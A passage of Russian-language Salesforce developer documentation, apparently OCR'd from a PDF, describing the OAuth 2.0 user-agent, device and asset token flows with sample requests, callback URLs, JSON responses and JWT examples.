Процесс проверки подлинности пользователя-агента используется клиентскими приложениями (клиентами), установленными на устройство или компьютер пользователя. Он также используется клиентскими приложениями, выполняемыми в веб-обозревателе с помощью языка сценариев (например, JavaScript). Такие приложения обеспечивают защиту секретов каждого пользователя. Однако в связи с широким распространением таких приложений конфиденциальность секрета клиента обеспечить нельзя. Проверка подлинности основывается на политике единого домена пользователя-агента.

В рамках процесса проверки подлинности пользователя-агента клиентское приложение получает маркер доступа в виде HTTP-перенаправления. Клиентское приложение запрашивает у сервера авторизации перенаправление пользователя-агента на другой веб-сервер или доступный локальный ресурс. Сервер может извлечь маркер доступа из ответа и передать его клиентскому приложению. В целях безопасности ответ с маркером отображается в виде хэш-фрагмента (#) URL-адреса. Это предотвращает передачу маркера серверу или любым другим серверам в заголовках ссылок.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Процесс проверки подлинности пользователя-агента не использует секрет клиента, так как выполняемые файлы клиентского приложения хранятся устройстве пользователя, поэтому секрет может быть доступен посторонним лицам.

Внимание: Учитывая тот факт, что маркер доступа зашифрован в URI перенаправления, он может быть доступен пользователю и другим приложениям, установленным на устройстве.

Чтобы удалить обратный вызов из журнала обозревателя в том случае, если проверка подлинности выполняется посредством JavaScript, рекомендуем вызвать `window.location.replace();`.

1. Клиентское приложение направляет пользователя в систему Salesforce для проверки подлинности и авторизации приложения.
2. Пользователь предоставляет доступ для данного процесса проверки подлинности.

3. Приложение получает обратный вызов от Salesforce.

Полученный клиентом маркер доступа может использоваться для доступа к данным Salesforce от имени пользователя. Клиент может применить маркер обновления для получения нового маркера доступа, если последний перестал быть действительным по какой-либо причине.

Процесс проверки подлинности пользователя-агента не поддерживает запросы POST по внештатному каналу.

Направление пользователя в Salesforce для получения маркера доступа

Чтобы получить авторизацию пользователя на доступ к данным Salesforce, клиент перенаправляет пользователя на конечную точку авторизации со следующими параметрами.

- `response_type`: данному параметру может быть задано значение `token` или `token id_token` со значением `openid` параметра scope и параметром `nonce`. При выборе значения `token id_token` система Salesforce возвращает ответ, содержащий маркер кода. Дополнительную информацию см. в разделе «Получение и проверка маркера кода» на странице 7225.
- `client_id`: ключ пользователя из определения связанного приложения;
- `redirect_uri`: URI, на который перенаправляется пользователь после утверждения. Значение URI должно полностью соответствовать значению поля «URL-адрес обратного вызова» определения связанного приложения. Данное значение должно быть закодировано в URL-адресе;
- `state`: (необязательный) любое состояние, к которому должен вернуться клиент после утверждения, во время обратного вызова.
- `scope`: список значений области действия, разделенных запятыми. С помощью параметра `scope` можно точно подстраивать полномочия, связанные с запрашиваемыми маркерами. Область действия, это подмножество значений, которые вы указали при определении связанного приложения. Дополнительную информацию о допустимых параметрах см. в разделе «Значения параметра Scope» на странице 7221.
- `display`: (необязательный) данный параметр изменяет тип отображения страницы входа в систему. Система Salesforce поддерживает следующие значения:
  - `page`: полноэкранное отображение окна авторизации (вариант по умолчанию).
  - `popup`: компактное диалоговое окно, оптимизированное для всплывающих окон современных обозревателей.
  - `touch`: диалоговое окно, оптимизированное для просмотра на современных мобильных устройствах (например, Android и iPhone).
- `login_hint`: данный параметр автоматически заполняет страницу входа указанным именем пользователя. Например: `login_hint=username@company.com`. При наличии активного сеанса пользователя в обозревателе система пропускает параметр `login_hint`. Активный сеанс пользователя не прерывается.
- `nonce`: данный параметр является обязательным при использовании области `openid` для получения маркера кода пользователя. Значение возвращается в ответе и используется для обнаружения атак повтора.
- `prompt`: (необязательный) данный параметр определяет способ уведомления пользователей о необходимости повторной проверки подлинности и повторного утверждения. Система Salesforce поддерживает следующие значения:
  - `login`: сервер авторизации должен уведомлять пользователей о необходимости повторной проверки подлинности, которая доступна только при условии повторного входа в систему.
  - `consent`: сервер авторизации должен уведомлять пользователей о необходимости повторного утверждения, которое должно быть выполнено до возврата сведений клиенту.
  - `select_account`: при наличии выберите одно из следующих действий.
    - Если доступна 1 рекомендация или их нет, а пользователь вошел в систему, отобразить страницу утверждения без запроса на вход в систему.

- Если доступна 1 рекомендация или их нет, а пользователь не вошел в систему, отобразить запрос на вход в систему.
- Если доступно более одной рекомендации, отобразить средство выбора учетной записи.

Вы можете передать оба значения `login` и `consent`, разделенные пробелом. В этом случае пользователю придется выполнить вход в систему и пройти повторную процедуру авторизации. Например:

```
?prompt=login%20consent
```

Вот пример URL-адреса, на который перенаправляется пользователь.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

Подтверждение доступа и отправка обратного вызова системой Salesforce

Пользователя просят войти в Salesforce, если это еще не сделано. Затем Salesforce просит пользователя подтвердить права доступа приложения. Если доступ разрешен, пользователь перенаправляется на URI-адрес, указанный в параметре `redirect_uri` (со следующими значениями после символа «#»). Это не строка запроса.

- `access_token`: код сеанса Salesforce, который может использоваться в Web Services API.
- `token_type`: значение `Bearer` для всех ответов, содержащих маркер доступа.
- `id_token`: значение Salesforce, соответствующее спецификациям OpenID Connect. Маркер возвращается только при условии, что параметру `response_type` задано значение `token id_token` со значением `openid` параметра scope и параметром `nonce`.
- `refresh_token`: маркер, который может использоваться в будущем для получения нового маркера доступа (сеансов). **Данное значение является секретом, поэтому должно рассматриваться как пароль пользователя и быть надежно защищено.**

  Прим.: Маркер обновления для процесса проверки подлинности пользователя-агента может быть создан только при отправке запроса `scope=refresh_token` и выполнении одного из указанных ниже условий.

  - URL-адрес перенаправления использует настраиваемый протокол.
  - URL-адрес перенаправления — `https://login.salesforce.com/services/oauth2/success` или `https://test.salesforce.com/services/oauth2/success` при использовании безопасной среды.

- `instance_url`: URL-адрес, определяющий экземпляр организации пользователя. Например: `https://yourInstance.salesforce.com/`.
- `id`: URL-адрес удостоверения, используемый для идентификации пользователя и отправки запросов на получение дополнительной информации об этом пользователе. См. раздел «URL-адреса удостоверений» на странице 7226.
- `sfdc_community_url`: URL-адрес сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `sfdc_community_id`: код сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `signature`: подпись HMAC-SHA256, закодированная в Base64 и дополненная секретным ключом клиента, содержащим каскадный код и параметр `issued_at`. Используется для проверки того, что URL-адрес удостоверения не изменился с момента его отправки сервером.
- `issued_at`: время создания подписи.

Вот пример обратного вызова с сервера. Ответ расположен после символа «#», подобно параметрам запроса HTTP.

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21A
R8AQBM8J_xr9kLqmZIRyQxZgLcM4HVi41aGtW0qW3JCzf5xdTGGGSoVim8FfJkZEqxbjaFbbe
rKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pZfVti1dPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2FyourInstance.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPCDozqhe43KRc1i9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

Если доступ не разрешен или на данном этапе происходит ошибка, то пользователь перенаправляется на `redirect_uri` с кодом ошибки и описанием ошибки в URI (после символа «#»). Это не строка запроса.

- `error`: код ошибки;
- `error_description` — описание ошибки с дополнительными сведениями.
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_client_id`: недействительный код клиента;
  - `invalid_request`: требуется HTTPS;
  - `invalid_request`: необходимо использовать HTTP GET;
  - `invalid_request`: неподдерживаемый внеполосной запрос;
  - `access_denied` — пользователь запретил доступ
  - `redirect_uri_missing`: отсутствует параметр redirect_uri;
  - `redirect_uri_mismatch`: параметр redirect_uri не соответствует объекту связанного приложения;
  - `immediate_unsuccessful`: ошибка в параметре immediate;
  - `invalid_grant`: недействительные регистрационные данные пользователя;
  - `invalid_grant`: ограничение диапазона IP-адресов или недопустимое время входа в систему;
  - `inactive_user`: неактивный пользователь;
  - `inactive_org`: заблокированная, закрытая или временно недействующая организация;
  - `rate_limit_exceeded`: превышение ограничения по количеству входов в систему;
  - `invalid_scope`: недопустимая, неизвестная или поврежденная область.
- `state`: состояние, переданное на этап утверждения. Данный параметр добавляется только в том случае, если исходная строка запроса содержит параметр `state`.

Вот пример URI-адреса перенаправления в случае ошибки.

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

СМ. ТАКЖЕ:

Проверка подлинности приложений посредством OAuth

Процесс проверки подлинности устройства OAuth 2.0


Процесс проверки подлинности устройства обычно используется приложениями на устройствах с ограниченными возможностями ввода и отображения информации, например в телевизорах, бытовой технике или приложениях командной строки. Пользователи могут подключать такие клиентские приложения к Salesforce через браузер на другом устройстве с большими возможностями ввода информации, таком как настольный компьютер или смартфон.

На следующей диаграмме показаны этапы процесса проверки подлинности для устройств с ограниченным вводом. Далее идет подробное описание этапов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.



1. Устройство запрашивает авторизацию у Salesforce.
2. Salesforce проверяет запрос и возвращает следующее: удобный для прочтения код пользователя, URL-адрес проверки, код устройства и минимальный интервал опроса (в секундах).
3. Устройство отображает код пользователя и просит последнего ввести его по указанному URL-адресу проверки.
4. На отдельном устройстве с большими возможностями ввода, таком как настольный компьютер или смартфон, пользователь открывает браузер.
   a. Пользователь переходит по URL-адресу проверки, где получает приглашение ввести код пользователя.
   b. Если код действителен, пользователя просят выполнить вход.
   c. После успешного входа пользователя просят разрешить устройству обращаться к данным Salesforce.

5. После отображения кода пользователя и URL-адреса проверки устройство начинает опрашивать конечную точку маркера на предмет авторизации. Частота опроса не может превышать минимальный интервал опроса. Устройство продолжает опрос, пока пользователь не разрешит (или запретит) доступ или пока не истечет срок действия кода пользователя.
6. Если доступ разрешен, сервер авторизации возвращает устройству маркер доступа, маркер обновления, если таковой запрошен, и другие сведения.
7. После получения маркера доступа устройство может применять его в запросах API-интерфейса от лица пользователя и использовать маркер обновления для получения нового маркера доступа, если тот стал недействительным.

Устройство начинает процесс проверки подлинности

До начала процесса проверки подлинности клиентское приложение на устройстве отправляет запрос POST на конечную точку маркера со следующими параметрами.

- `response_type` — значением должно быть `device_code` для этого процесса.
- `client_id`: ключ пользователя из определения связанного приложения;
- `scope` — необязательный параметр. Здесь можно передавать области действия, определенные в связанном приложении, чтобы тонко настраивать области доступа клиентского приложения в организации Salesforce.

Например:

```
POST /services/oauth2/token  HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

response_type=device_code&client_id=3MVG9PhR6g6B7ps7TTI4cP7Mppg3l7tu.MRAYULyVqcmA9hGLpHiiS.
Q7rO9yjlmffiBUM6tFpYAlXEkRjHb9&scope=api
```

В ответ сервер авторизации возвращает следующие значения: код проверки устройства, код проверки конечного пользователя и URI-адрес проверки.

- `device_code` — код проверки устройства. Действителен 10 минут.
- `user_code` — код проверки для конечного пользователя. 8-разрядный буквенно-цифровой код, который нужно ввести по URI-адресу проверки. Действителен 10 минут.
- `verification_uri` — URI-адрес проверки на сервере авторизации для конечного пользователя. Если ваша организация имеет собственный домен или сообщество, в `verification_uri` отражается домен, который запустил процесс проверки. Например, если устройство отправит запрос маркера на адрес `https://acme.my.salesforce.com/services/oauth2/token`, то в `verification_uri` будет `https://acme.my.salesforce.com/connect`.
- `interval` — минимальное рекомендуемое количество секунд между отправкой опрашивающих запросов на конечную точку маркера.

Этот пример ответа возвращает эти значения с кодом успешного выполнения 200.

```
HTTP/1.1 200 OK
Content-Type: application/json
Cache-Control: no-store

{
"device_code":"M01WRzlQaFI2ZzZCN3BzN1RUSTRjUDdNcHBnM2w3dHUuTVJBWVVMeVZxY21BOWhHTHBIaWlTLlE3ck
85eWpsbWZmaUJVTTZ0RnBZQWxYRWtSakhiOTsxMC4yMi4zNC45MjsxNDc3Njc0NDg3NTA1O1gxRDlTRUVU",
"user_code":"X1D9SEET",
```

```
"verification_uri":"https://acme.my.salesforce.com/connect",
"interval":5
}
```

Пользователь проходит проверку подлинности и авторизуется, пока устройство опрашивает конечную точку маркера

Клиентское приложение на устройстве сообщает пользователю о необходимости открыть URI-адрес проверки на компьютере или смартфоне для ввода кода пользователя. Пользователь открывает браузер, переходит по адресу проверку и вводит код, показанный на устройстве. Если код правилен, пользователя просят выполнить вход. После успешного входа пользователя просят разрешить устройству обращаться к данным Salesforce.

Тем временем после показа кода пользователя и адреса проверки клиентское приложение на устройстве постоянно опрашивает конечную точку маркера. Опрос проверяет, авторизовался ли пользователь и выдал ли сервер авторизации маркер доступа. Этот запрос содержит следующие три параметра:

- `grant_type` — для этого процесса значение должно быть задано как `device`;
- `client_id`: ключ пользователя из определения связанного приложения;
- `client_secret` — необязательный параметр. Не требуется для процесса проверки подлинности устройства OAuth 2.0.

Вот пример опроса.

```
POST /services/oauth2/token  HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=device&client_id=3MVG9PhR6g6B7ps7TTI4cP7Mppg3l7tu.MRAYULyVqcmA9hGLpHiiS.
Q7rO9yjlmffiBUM6tFpYAlXEkRjHb9&code=M01WRzlQaFI2ZzZCN3BzN1RUSTRjUDdNcHBnM2w3dHUu
TVJBWVVMeVZxY21BOWhHTHBIaWlTLlE3ck85eWpsbWZmaUJVTTZ0RnBZQWxYRWtSakhiOTsxMC4yMi4zNC45MjsxNDc3N
jc0NDg3NTA1O1gxRDlTRUVU
```

Ответ Salesforce будет содержать маркер актива

Если пользователь авторизовался, ответ Salesforce будет содержать сообщение об успешности операции и маркер доступа, а также другие значения. Например:

```
{
"access_token": "00DD00000008Uw2!ARkAQGppKf6n.VwG.EnFSvi731qWh.7vKfaJjL7h49yutIC84gAsxM
rqcE81GjpTjQbDLkytl2ZwosNbIJwUS0X8ahiILj3e"
"refresh_token": "your token here"
"signature": "hJuYICd2IHsjyTcFqTYiOr8THmgDmrcjgWaMp13X6dY="
"scope": "api"
"instance_url": "https://yourInstance.salesforce.com"
"id": "https://login.salesforce.com/id/00DD00000008Uw2MAE/005D0000001cAGmIAM"
"token_type": "Bearer"
"issued_at": "1477674717112"
}
```

Если пользователь еще не авторизовался (или запретил доступ), ответ будет содержать сообщение об ошибке со следующими сведениями:

- `error`: код ошибки;
  - `access_denied` — пользователь запретил доступ;

  - `authorization_pending` — пользователь еще не разрешил доступ для устройства;
  - `invalid_grant` — процесс проверки устройства не включен для вашего связанного приложения, или мы не смогли предоставить маркер доступа;
  - `invalid_request` — код устройства, указанный в запросе, не является допустимым;
  - `server_error` — количество запросов авторизации от клиентского приложения превышает часовой лимит;
  - `slow_down` — клиентское приложение опрашивает сервер авторизации чаще, чем рекомендуется минимальным интервалом;
- `error_description` — описание ошибки с дополнительными сведениями.

Процесс проверки подлинности маркета актива OAuth 2.0

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Процесс проверки маркера актива OAuth 2.0 используется клиентскими приложениями для запроса маркера актива из Salesforce для подключенных устройств. В ходе этого процесса маркер доступа OAuth и маркер исполнителя обмениваются на маркер актива. В процесс входит выпуск маркера актива и регистрация актива, это делается для эффективного обмена маркера и автоматической привязки устройств к данным Service Cloud.

Ниже перечислены основные этапы процесса проверки подлинности маркера актива OAuth 2.0 JWT. Описание каждого этапа см. ниже.

1. Создайте новое связанное приложение или используйте существующее, главное чтобы в них были включены маркеры активов и настроены требуемые параметры.
2. Получите маркер доступ, чтобы получить возможность запросить маркер актива.
3. Создайте свой маркер актива JWT.
   a. Создайте полезные данные своего маркера исполнителя JWT.
   b. Изучите принцип Salesforce по регистрации нового или существующего актива с применением сведений из маркера исполнителя.
   c. Создайте свой маркер исполнителя JWT.
4. Разместите запрос на маркер актива в конечной точке маркера.
5. Если маркер актива JWT действителен, Salesforce выдаст ваш маркер актива в ответ на маркер доступа.

Получение маркера доступа для запроса маркера актива

Маркеры доступа обеспечивают проверку подлинности для обращения к API-интерфейсу. Без такого маркера нельзя зарегистрировать устройство и получить маркер актива. Для подключенных устройств маркер доступа должен быть ассоциировано со подключенным приложением, в котором включены маркеры активов. Получите маркер доступа, используя любое приложение, поддерживающее протокол обмена маркерами OAuth 2.0. Либо же, быстро получите маркер доступа с помощью демонстрационного приложения Asset Token Explorer, тем самым изучив способ применения маркеров активов.

Распространенные методы получения маркеров доступа: обмен кодом авторизация, процесс обмена маркеров OAuth, процесс обмена маркера носителя JWT. С помощью браузера и программного средства такого как cURL, вы можете получить и обменять код авторизации.

1. В браузере откройте следующий URL-адрес, заменив подстановочные значения.
   `https://`*`ваше_сообщество_url`*`/services/oauth2/authorize?response_type=code&client_id=`*`ваш_клиентский_id`*`&redirect_uri=`*`ваш_закодированный_url_адрес_перенаправления_uri`*
2. Выполните вход и подтвердите свое приложение.
3. В обратном вызове будет код авторизации. Замените его совместно с другими подстановочными значениями для обмена на маркер доступа.

```
curl -s -k -d
"grant_type=authorization_code&code=authorization_code&redirect_uri=
your_url_encoded_redirect_uri&client_id=your_client_id&client_secret=your_client_secret"
https://your_community_url/services/oauth2/token
```

Для быстрого освоения процесса работы с маркерами активов без полной настройки собственного устройства, приложения и сервера, предлагаем воспользоваться нашим демонстрационным приложением Asset Token Explorer. Оно упрощает первое получение маркера доступа и его обмена на маркер актива. (Вряд ли вы будете использовать данное приложение в ходе фактической реализации своей системы).

1. В браузере откройте адрес `https://asset-tokens.herokuapp.com/`.
2. Введите свой My Domain или Community URL. Затем нажмите кнопку **Validate URL**, чтобы начать процесс авторизации OAuth.
3. Укажите свой Клиентский `ID OAuth` и клиентский секрет `OAuth` из связанного приложения.
4. Нажмите **Проверить учетные данные приложения**.
5. Нажмите **Войти в сообщество**.
6. Войдите в свое сообщество как внешний пользователь.
7. Подтвердите свое связанное приложение.
8. Нажмите **Обменять код авторизации** для получения маркера доступа.

Создайте свой маркер актива JWT

Создате маркер актива JWT, который можно отправить запросом POST в конечную точку маркера для получения маркера актива. JWT содержит следующие параметры:

- `grant_type` — обязательный. Значением должно быть следующим: `urn:ietf:params:oauth:grant-type:token-exchange`.
- `subject_token_type` — обязательный. Значение: `urn:ietf:params:oauth:token-type:access_token`.
- `subject_token` — обязательный. Значением параметра должен быть ваш маркер доступа.
- `actor_token_type` — необязательный, если не указан параметр `actor_token`. Значение: `urn:ietf:params:oauth:token-type:jwt`.
- `actor_token` — необязательный. Значением должен быть JWT с метаданными о вашем активе (новом или существующем).

Протокол выдачи маркера задействует процесс обмена маркеров OAuth 2.0. В данном протоколе, рассматриваемый маркер является маркером безопасности, представляющим сторону, от лица которой выполняется запрос. Для маркеров активов это просто ваш маркер доступа. Маркер исполнителя это маркер безопасности, представляющий удостоверение стороны, авторизованной на использование запрошенного маркера безопасности и способный действовать от лица субъекта. Для маркеров активов, это JWT с метаданными о вашем активе. Если в вашем случае требуется подтверждение правильности ключа, можно добавить ключ подтверждения и подписать маркер исполнителя. В ином случае он может быть неподписанным.

Формат полезных данных маркера исполнителя и утверждения

Внимательнее рассмотрим часть с маркером исполнителя в запросе маркера актива. Полезные данные маркера исполнителя это JWT с набором утверждений о регистрируемом вами устройстве. Все утверждения являются необязательными. Даже если эти метаданные полностью отсутствуют, мы по-прежнему можем выдать вам маркер актива, но в то же время не сможем зарегистрировать актив.

- `did` — Device ID устройства. Если входит в данные, то сохраняется и возвращается в выданном маркере актива.
- `Name` — название маркера актива.
- `cnf` — подтверждение с открытым RSA-ключом устройства в формате JSON Web Key. Определено в спецификации Семантика подтверждения ключей для веб-маркеров JSON. Если входит в данные, маркер исполнителя должен быть подписан закрытым ключом, соответствующим открытому ключу.
- `Asset` — объект JSON для актива с любыми допустимыми полями из объекта Asset, включая нестандартные поля. Если входит в данные, используется либо для связывания с существующим объектом Asset по ID или серийному номеру, либо для создания актива с указанным названием.
- `exp` — истечение срока действия. Если входит в данные, используется для проверки срока действия JWT.

Например, полезные данные этого маркера исполнения содержат утверждение Asset.

```
{
  "did": "2c4c73e7-edc5-77dd-011d-43562d21cb7e",
  "Name": "My Asset Token",
  "cnf": {
    "jwk": {
      "kty": "RSA",
      "e": "AQAB",
      "use": "sig",
      "alg": "RS256",
      "n":
"AJNGcu8nW6xq2l_dAgbJmSfHLGRn-vCuKWY-LAELw-Kerjaj5Dq3ZGW38HR4BmZksG3g4eA1RXn1hiZGI1Q
6Ei59QE_OZQx2zVSTb7-oIwRcDHEB1-RraYT3LJuh4JwUDVfEj3WgDnTjE5vD46l_CR5EXf4VL8uo8T40FkA
51AhT"
    }
  },
  "Asset": {
    "Name": "Asset 19730",
    "SerialNumber": "9461094121",
    "AccountId": "001D000000KtKgS",
    "MyCustomAssetField__c": "Depreciated"
  }
}
```

Как система Salesforce регистрирует существующий или новый актив

В ходе исполнения процесса обмена маркера актива Salesforce пытается связать маркер актива с существующим объектом Asset или создать новый.

1. Если утверждение актива содержит ID утверждения, выполняется попытка связать с существующим Asset с совпадающим ID.
2. В ином случае, если утверждение актива содержит утверждение SerialNumber, производится попытка связать с существующим объектом Asset с совпадающим серийным номером.

3. В ином случае, если утверждение актива содержит утверждение Name claim, создается (регистрируется) новый объект Asset.

   Прим.: Для создания объекта Asset требуется AccountId или ContactId актива.

4. В ином случае, привязка или создание актива не производится. Есть возможность отдельно привязать актив позже с помощью средств API-интерфейса.

Создайте свой маркер исполнителя JWT

Собрав полезные данные для своего маркера исполнителя, создайте для него JWT. Формат зависит от того, подписан ли маркер исполнения или нет. Неподписанные маркеры исполнителя содержат ваши утверждения для регистрация актива без открытого ключа соответствующего устройства. Подписанные маркеры исполнителя позволяют добавлять открытый ключ в конечный маркер актива. Устройство задействует открытый ключ для подтверждения правильности закрытого ключа, гарантируя использование маркера тем устройством, для которого он был выдан.

Неподписанный маркер исполнителя имеет заголовок с одним утверждением:

- `alg` — утверждение алгоритма, обозначающее что подпись не применялась к JWT. Значение должно быть следующим: `none`.

Подписанный маркер исполнения имеет заголовок со следующими утверждениями:

- `alg` — алгоритм формирования подписи. Значение: `RS256`.
- `typ` — тип маркера. Значение: `JWT`.

Вот пример неподписанного маркера исполнителя:

```
eyJhbGciOiAibm9uZSJ9.eyAiZGlkIiA6ICIzNDk2NDMzMS04YTZjLTRmODYtYjM0Zi0zMjI3ZWExZjU1MDk
iLCAiTmFtZSIgOiAiMzQ5NjQzMzEtOGE2Yy0zjg2LWIzNGYtMzIyN2VhMWY1NTA5IiwgIkFzc2V0IiA6IHs
 gIk5hbWUiIDogIk15IENvbm5lY3RlZCBEZXZpY2UiLCAiU2VyaWFsTnVtYmVyIiA6ICIzNDk2NDMzMS04YTZ
jLTRmODYtYjM0Zi0zMjI3ZWExZjU1MDkiLCAiQWNjb3VudElkIiA6ICIwMDFEMDAwMDAwS3Uwd0UiIH0gfQ.
```

Что дает следующий заголовок:

```
{"alg": "none"}
```

Полезные данные:

```
{
  "did": "34964331-8a6c-4f86-b34f-3227ea1f5509",
  "Name": "My Asset Token",
  "Asset" : {
    "Name" : "My Connected Device",
    "SerialNumber" : "349643 1-8a6c-4f86-b34f-3227ea1f5509",
    "AccountId" : "001D000000Ku0wE"
  }
}
```

Блока подписи нет.

Вот пример подписанного маркера исполнителя:

```
eyJhbGciOiAibm9uZSJ9.eyAiZGlkIiA6ICIzNDk2NDMzMS04YTZjLTRmODYtYjM0Zi0zMjI3ZWExZjU1MDk
iLCAiTmFtZSIgOiAiMzQ5NjQzMzEtOGE2Yy0zjg2LWIzNGYtMzIyN2VhMWY1NTA5IiwgIkFzc2V0IiA6IHs
gIk5hbWUiIDogIk15IENvbm5lY3RlZCBEZXZpY2UiLCAiU2VyaWFsTnVtYmVyIiA6ICIzNDk2NDMzMS04YTZ
 jLTRmODYtYjM0Zi0zMjI3ZWExZjU1MDkiLCAiQWNjb3VudElkIiA6ICIwMDFEMDAwMDAwS3Uwd0UiIH0gfQ.
```

```
DLVM9EGvZ1VasMSzPbi7mviIXucvTktfOTYq62cTVduSsLKR4gX3Q8xfm85SfqoMaCQVXLNGkZ1iYv5LjJ4_
e69yl9r5gIML7qHDwQOSqgsNYd8HPK4qpXv1QMzBCRXCNenqQ0YhJbokCPWeHWWnPNGFYuquKL2fTTmczadTo
```

Что дает следующий заголовок:

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

Полезные данные:

```
{
  "cnf": {
    "jwk": {
      "kty": "RSA",
      "e": "AQAB",
      "use": "sig",
      "alg": "RS256",
      "n":
"AJNGcu8nW6xq2l_dAgbJmSfHLGRn-vCuKWY-LAELw-Kerjaj5Dq3ZGW38HR4BmZksG3g4eA1RXn1hiZGI1Q
6Ei59QE_OZQx2zVSTb7-oIwRcDHEB1-RraYT3LJuh4JwUDVfEj3WgDnTjE5vD46l_CR5EXf4VL8uo8T40FkA
51AhT"
    }
  },
  "did": "34964331-8a6c-4f86-b34f-3227ea1f5509",
  "Name": "My Asset Token"
}
```

Блок подписи содержит RSA SHA256 подпись для `header.payload.`, которая закодировано по base64url и добавлена к JWT. Должна быть возможность проверить эту подпись JWT с помощью открытого ключа в утверждении `cnf`. Если все верно, открытый ключ сохраняется в запись события о маркере актива и записывается в утверждение `cnf` в JWT возвращаемого маркера актива.

Разместите запрос на маркер актива в конечной точке маркера.

После формирования JWT своего маркера исполнителя, отправьте его методом POST в конечную точку маркеров Salesforce OAuth для получения маркера актива.

Вот примера запроса с неподписанным маркером исполнителя, отправленного в конечную точку маркеров.

```
POST /services/oauth2/token HTTP/1.1
Host: customercommunity.force.com
Content-Type: application/x-www-form-urlencoded

grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Atoken-exchange&subject_
token_type=access_token&subject_token=0DB00001iSr!AR0AQDhXv4xNCYPUwRa3_KyiZxN
gNmrJU7QPJUrvBRM9x3MLnlEbOOsuldLL.3mb.nML1h8G8zAc2zkUU_q.HEM6bY0kOJjDL&actor_
token_type=urn%3Aietf%3Aparams%3Aoauth%3Atoken-type%3Ajwt&actor_token=eyJhbGc
iOiJub25lIiwidHlwIjoiSldU In0.eyJkaWQiOiI4NTc4OTliOS02OTk4LTQzZDQtODQ4My0xOTR
lODBkNzE4Y2MiLCJBc3NldFRva2VuQ3VzdG9tQXR0cmlidXRlX19jIjoiTXkgVmFsdWUiLCJBc3Nl
dCI6eyJOYW1lIjoiRGlzaHdhc2hlciIsIlNlcmlhbE51bWJlciI6IjEyMzQ1Njc4In19.
```

Если вы используете приложение Asset Token Explorer для запроса маркера актива, выполните следующие действия.

1. Если прошло некоторое время с тех пор, как вы получили маркер доступа и истек его срок действия, запросите новый.

2. Изучите примерные данные, которые автоматически вносятся в ваш запрос маркера актива. Их можно свободно править. В фактической реализации эти данные о регистрируемом активе станут утверждениями в вашем маркере исполнителя.
3. Нажмите **Сформировать маркер исполнителя**.
4. Изучите получившийся маркер исполнителя, в котором ваши данные были преобразованы в утверждения маркера.
5. Нажмите кнопку **«Далее»**.
6. Изучите протокол по обмену маркера исполнителя и маркера доступа на маркер актива.
7. Нажмите кнопку **«Далее»**.

Ответ Salesforce будет содержать маркер актива

Если JWT-порция маркера исполнителя допустима, ответ от Salesforce будет содержать сообщение об успешности операции и маркер актива. Например:

```
HTTP/1.1 200 OK
